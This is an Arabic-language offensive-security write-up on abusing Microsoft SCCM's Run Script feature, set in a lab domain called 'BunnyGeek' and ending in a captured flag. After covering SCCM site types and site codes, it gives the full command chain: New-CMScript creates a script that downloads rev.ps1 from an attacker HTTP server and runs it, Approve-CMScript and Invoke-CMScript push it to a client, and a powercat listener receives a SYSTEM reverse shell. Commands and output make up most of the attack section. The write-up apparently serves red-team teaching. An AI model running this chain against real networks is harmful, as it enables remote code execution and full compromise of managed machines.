



ABUSING MICROSOFT SYSTEM CENTER CONFIGURATION MANAGER (SCCM)

By Mazen Al-Faifi from Confidential Team

@OxiMazen - @ConfidentialTM

03rd of July, 2022

Contents

Introduction:	3
SCCM Infrastructure:.....	4
What is meant by Sites?	5
SCCM Sites:	7
Clients in SCCM:	8
SCCM Site Code Naming:	9
Abusing The Run Script Feature in SCCM:	10
Configuration Manager CMScripts:	12
References:	16



بِسْمِ الرَّحْمَنِ الرَّحِيمِ

Introduction:

ال sccm هو أحد منتجات شركة مايكروسوفت الشهير في إدارة الانظمة والتحكم عن بعد وتوزيع البرامج ونشر أنظمة التشغيل والحماية ومميزات كثيرة جدا ، ومع ذلك ليس منتشر بكثرة وتعود الاسباب لعدم التسويق لهذا المنتج بشكل جيد وايضا من الممكن القيام ببعض مميزاته من دونه.

وأیضا هناك مميزات لا تستطيع القيام بها بمنتجات اخرى غيره.

قبل ان نبدأ في استغلال هذا المنتج علينا فهم طريقة عمله وبعض الاساسيات المهمة.



SCCM Infrastructure:




Figure1 - Hierarchy sites Central, Primary and secondary sites



What is meant by Sites?

معنى ال Site هنا هو ال physical location ، عند توفر Domain control يصبح المسمى Active Directory Site بمعنى انه عند تثبيت AD داخل هذا ال Physical location يُخزن داخل ال Active Directory Database وتحديدًا في Configuration Partition





Figure2 – Configuration Partition



عند تثبيت ال Configuration Manager Server وربطه بال Active Directory Server يقوم بقراءته وكأنه AD Site وتشغيل جميع المميزات على كل ما هو بداخل هذا ال AD Site



بعد ان فهمنا ما هو المعنى الاساسي لـ Site نأتي لانواع ال SCCM Sites:

- Central Administration Site
- Primary Site
- Secondary Site
- Standalone Primary Site



SCCM Sites:

Central Administration Site.1

يأتي في قمة الهرم ويستخدم لمراقبة جميع ال Sites في التسلسل الهرمي كما هو موضح في Figure 1، لا يقوم بإدارة ال Client بشكل مباشر إنما يقوم بإدارة ومراقبة ال Primary Sites والتي بدورها تحتوي على Clients و Secondary Sites .

Primary Site.2

يأتي بعد ال CAS ويعد مهم جدا في الشبكات الكبيرة ذات اتصال جيد ويعتبر داعم لل CAS ، ويدعم ال Secondary Site كتابع له فقط.

Secondary Site.3

يتحكم في توزيع المحتوى لل Clients في المواقع البعيدة عبر الروابط التي لها نطاق ترددي محدود للشبكة.

Standalone Primary Site.4

هذا النوع هو المستخدم في هذا البحث، لا يختلف كثيرا عن Site Primary الاختلاف هو انه قائم بنفسه ويستخدم في الشبكات الصغيرة التي تحتوي على عدد Clients قليل.



Clients in SCCM:

كما ذكرت سابقا بأن الفائدة الحقيقية لهذا المنتج هو التحكم ونشر البرامج ومميزات اخرى على الاجهزة الطرفية وغيرها، يجب علينا فهم هذا الجانب بشكل جيد ليسهل علينا فيما بعد الاستغلال.

Icon	Name	Client	Primary User(s)	Currently Logged on User	Site Code	Client Activity
	MAZEN	Yes		BUNNYGEEK\mazen	BUN	Active
	x86 Unknown Computer...	No			BUN	
	x64 Unknown Computer...	No			BUN	
	SCCM	No				

Figure3 – Client from the perspective of the ConfigMgr

```
PS C:\Users\sccmadmin\Desktop> Get-SCCMSession | Get-SCCMComputer
Name                : MAZEN
FullDomainName      : BUNNYGEEK.LOCAL
IPAddresses         : {10.10.10.50, fe80::3080:ad7b:7be5:8a94}
LastLogonUserDomain : MAZEN
LastLogonUserName   : mazen
```

Figure4 – Client from the perspective of the Powersccm

عند الوصول الى Site Server يجب ان يكون هناك Client ولديك الصلاحية على ما يسمى بـ Site Code.



SCCM Site Code Naming:

يُستخدم ال Site Code للتعريف عن ConfigMgr Site في التسلسل الهرمي الذي شرحته سابقا [Figure1](#).


```
PS C:\Users\sccmadmin\Desktop> Import-Module .\psccm.ps1
PS C:\Users\sccmadmin\Desktop> Find-SccmSiteCode -ComputerName sccm.bunnygeek.local

SiteCode
-----
BUN

PS C:\Users\sccmadmin\Desktop>
```

Figure5 – Site Code (BUN)

بعد معرفتنا بأهم الاشياء التي سوف نحتاج اليها مثل ال Site Code و ال Client name نبدأ في استغلال هذا الشيء والمحاولة للوصول الى ال Client المستهدف



Abusing The Run Script Feature in SCCM:

وصلنا لـ Site Server بـيوزر ليس لديه صلاحيات، علينا الان ان نرفع الصلاحيات الى الـ Local Administrator ومحاولة الاستغلال

```
Administrator: Windows PowerShell
PS C:\Users\bugsbunny\Desktop> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                Attributes
-----
Everyone                                       Well-known group    S-1-1-0            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group    S-1-5-114          Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                       Alias               S-1-5-32-544       Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Distributed COM Users                Alias               S-1-5-32-562       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                 Alias               S-1-5-32-545       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                      Well-known group    S-1-5-4            Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                Well-known group    S-1-2-1            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users              Well-known group    S-1-5-11           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                 Well-known group    S-1-5-15           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                    Well-known group    S-1-5-113          Mandatory group, Enabled by default, Enabled group
LOCAL                                         Well-known group    S-1-2-0            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication              Well-known group    S-1-5-64-10       Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level         Label               S-1-16-12288

PS C:\Users\bugsbunny\Desktop> net user administrator /domain
The request will be processed at a domain controller for domain BunnyGeek.local.

System error 5 has occurred.

Access is denied.

PS C:\Users\bugsbunny\Desktop> Enter-PSSession -ComputerName mazen.bunnygeek.local
Enter-PSSession : Connecting to remote server mazen.bunnygeek.local failed with the following error message : WinRM cannot process the request. The following
0x8009030e occurred while using Kerberos authentication: A specified logon session does not exist. It may already have been terminated.
Possible causes are:
- The user name or password specified are invalid.
- Kerberos is used when no authentication method and no user name are specified.
- Kerberos accepts domain user names, but not local user names.
- The Service Principal Name (SPN) for the remote computer name and port does not exist.
- The client and remote computers are in different domains and there is no trust between the two domains.
After checking for the above issues, try the following:
- Check the Event Viewer for events related to authentication.
- Change the authentication method; add the destination computer to the WinRM TrustedHosts configuration setting or use HTTPS transport.
Note that computers in the TrustedHosts list might not be authenticated.
- For more information about WinRM configuration, run the following command: winrm help config. For more information, see the about_Remote_Troubleshooting
At line:1 char:1
+ Enter-PSSession -ComputerName mazen.bunnygeek.local
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (mazen.bunnygeek.local:String) [Enter-PSSession], PSRemotingTransportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed

PS C:\Users\bugsbunny\Desktop>
```



نتأكد من وجود ال Module ال ConfigurationManager

```
PS C:\Users\bugsbunny\Desktop> ls "C:\Program Files (x86)\Microsoft Configuration Manager\AdminConsole\bin\ConfigurationManager\"
Directory: C:\Program Files (x86)\Microsoft Configuration Manager\AdminConsole\bin\ConfigurationManager

Mode                LastWriteTime         Length Name
----                -
-a----             4/15/2022  11:12 PM         15489 ConfigurationManager.psd1

PS C:\Users\bugsbunny\Desktop> _
```

Figure6 – ConfigurationManager.psd1

هذا ال Module هو المسؤول عن ادارة ال Site Server عن طريق ال
. PowerShell

في موقع Microsoft Documentation نبحث عن Configuration
ال PowerShell Manager والبحث عن Cmdlets تفيدنا في تشغيل ال
. Scripts

New-CMSchedule	Create a Configuration Manager schedule token.
New-CMScript	Create a PowerShell script in Configuration Manager.
New-CMSecondarySite	Create a secondary site.



Configuration Manager CMScripts:

New-CMScript •

هذا الامر لإنشاء Script PowerShell جديد

Approve-CMScript •

هذا الامر للموافقة على ال Script الذي قمت بكتابته من قبل

Invoke-CMScript •

هذا الامر لتشغيل الامر الذي قمت بكتابته والموافقه عليه

Get-CMScript •

هذا الامر لعرض جميع ما قمت به فالسابق

جميع هذه الاوامر يجب كتابتها داخل Site Code Drive



للدخول الى ال Site Drive :

1. Import Module

2. Enter the site code name

```
PS C:\Users\bugsbunny\Desktop>
PS C:\Users\bugsbunny\Desktop> import-module "C:\Program Files (x86)\Microsoft Configuration Manager\AdminConsole\bin\ConfigurationManager.ps1"
PS C:\Users\bugsbunny\Desktop> cd BUN:
PS BUN:\>
```

لتنفيذ الاوامر والعمل بشكل صحيح علينا ان نكون بصلاحيات

nt authority/system

نقوم بإنشاء script reverse shell ونطبق عليه جميع ما سبق :

```
New-CMScript -ScriptName <name> -Fast -ScriptText "powershell.exe invoke-webrequest
http://ip/payload.ps1 -outfile C:\Users\blah\blah ; Import-Module C:\Users\blah\blah"
```

```
PS BUN:\> New-CMScript -ScriptName shell -Fast -ScriptText "powershell.exe invoke-webrequest http://10.10.10.8:8080/rev.ps
1 -outfile C:\Users\mazen.BUNNYGEEK\Desktop\rev.ps1 ; Import-Module C:\Users\mazen.BUNNYGEEK\Desktop\rev.ps1"
```

```
SmsProviderObjectPath : SMS_Scripts.ScriptGuid="FD44365B-A923-47AB-BCFF-57AEEE9AB583"
ApprovalState         : 0
Approver              :
Author                : NT AUTHORITY\SYSTEM
Comment               :
Feature               : 0
LastUpdateTime        : 7/2/2022 6:28:07 PM
ParameterGroupHash   :
ParameterList         :
ParameterListXML     :
ParamsDefinition     :
Script                :
ScriptDescription     :
ScriptGuid            : FD44365B-A923-47AB-BCFF-57AEEE9AB583
ScriptHash            : 0022A4BB17F88F452FED3FC4293F4A54A9FA79666A63FB83A692F1FF6AF9329C
ScriptHashAlgorithm  : SHA256
ScriptName            : shell
ScriptType            : 0
ScriptVersion        : 1
```

```
PS BUN:\>
```



تم انشاء ال Script ، للموافقه عليه علينا اخذ ال Guid لهذا ال Script

```
ParameterName :  
Script :  
ScriptDescription :  
ScriptGuid : FD44365B-A923-47AB-BCFF-57AEEE9AB583  
ScriptHash : 0022A4BB17F88F452FED3FC4293F4A54A9FA79666A63FB83A692F1FF6AF9329C  
ScriptHashAlgorithm : SHA256
```

نقوم بالموافقة عليه الان :

Approve-CMScript -ScriptGuid FD44365B-A923-47AB-BCFF-57AEEE9AB583

```
PS BUN:\>  
PS BUN:\> Approve-CMScript -ScriptGuid FD44365B-A923-47AB-BCFF-57AEEE9AB583  
PS BUN:\>
```



ونقوم بتشغيله على ال Client المستهدف وانتظار تنفيذ الامر:

Invoke-CMScript -ScriptGuid FD44365B-A923-47AB-BCFF-57AEEE9AB583 -Device (Get-CMDevice -Name MAZEN)

```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS BUN:\> Invoke-CMScript -ScriptGuid FD44365B-A923-47AB-BCFF-57AEEE9AB583 -Device (Get-CMDevice -Name MAZEN)
PS BUN:\> _
```

HFS - HTTP File Server 2.3k Build 299
Menu | Port: 8080 | You are in Easy mode | Update now
Open in browser http://10.10.10.8:8080/ | Copy to clipboard

Virtual File System		Log
/		6:37:37 PM 10.10.10.50:58610 Requested GET /rev.ps1
rev.ps1		6:37:37 PM 10.10.10.50:58610 Fully downloaded - 2.9 K @ 0B/s - /rev.ps1



```
PS BUN:\> Invoke-CMScript -ScriptGuid FD44365B-A923-47AB-BCFF-57AEEE9AB583 -Device (Get-CMDevice -Name MAZEN)
PS BUN:\> _
```

```
PS C:\Users\bugsbunny\Desktop> powercat -l -v -p 4443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 4443)
VERBOSE: Connection from [10.10.10.50] port [tcp] accepted (source port 58625)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
```

```
Windows PowerShell running as user MAZEN$ on MAZEN
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\CCM\ScriptStore> PS C:\Windows\CCM\ScriptStore>
PS C:\Windows\CCM\ScriptStore> whoami ;; hostname
nt authority\system
mazen
PS C:\Windows\CCM\ScriptStore>
type C:\Users\mazen.BUNNYGEEK\Desktop\flag.txt
PS C:\Windows\CCM\ScriptStore> Congratulation !!
PS C:\Windows\CCM\ScriptStore>
```



References :

{1} <https://docs.microsoft.com/en-us/powershell/module/configurationmanager/?view=sccm-ps>

{2} <https://docs.microsoft.com/en-us/powershell/module/configurationmanager/new-cmscript?view=sccm-ps>

{3} <https://www.youtube.com/watch?v=ZQeRyaYNH4E&list=PLcRhFKiWZmM85PcV4YOsGEJ4W8i0bxAs6>

{4} <https://setupconfigmgr.com/deploy-the-configuration-manager-client-agent-to-windows-computers-in-sccm>

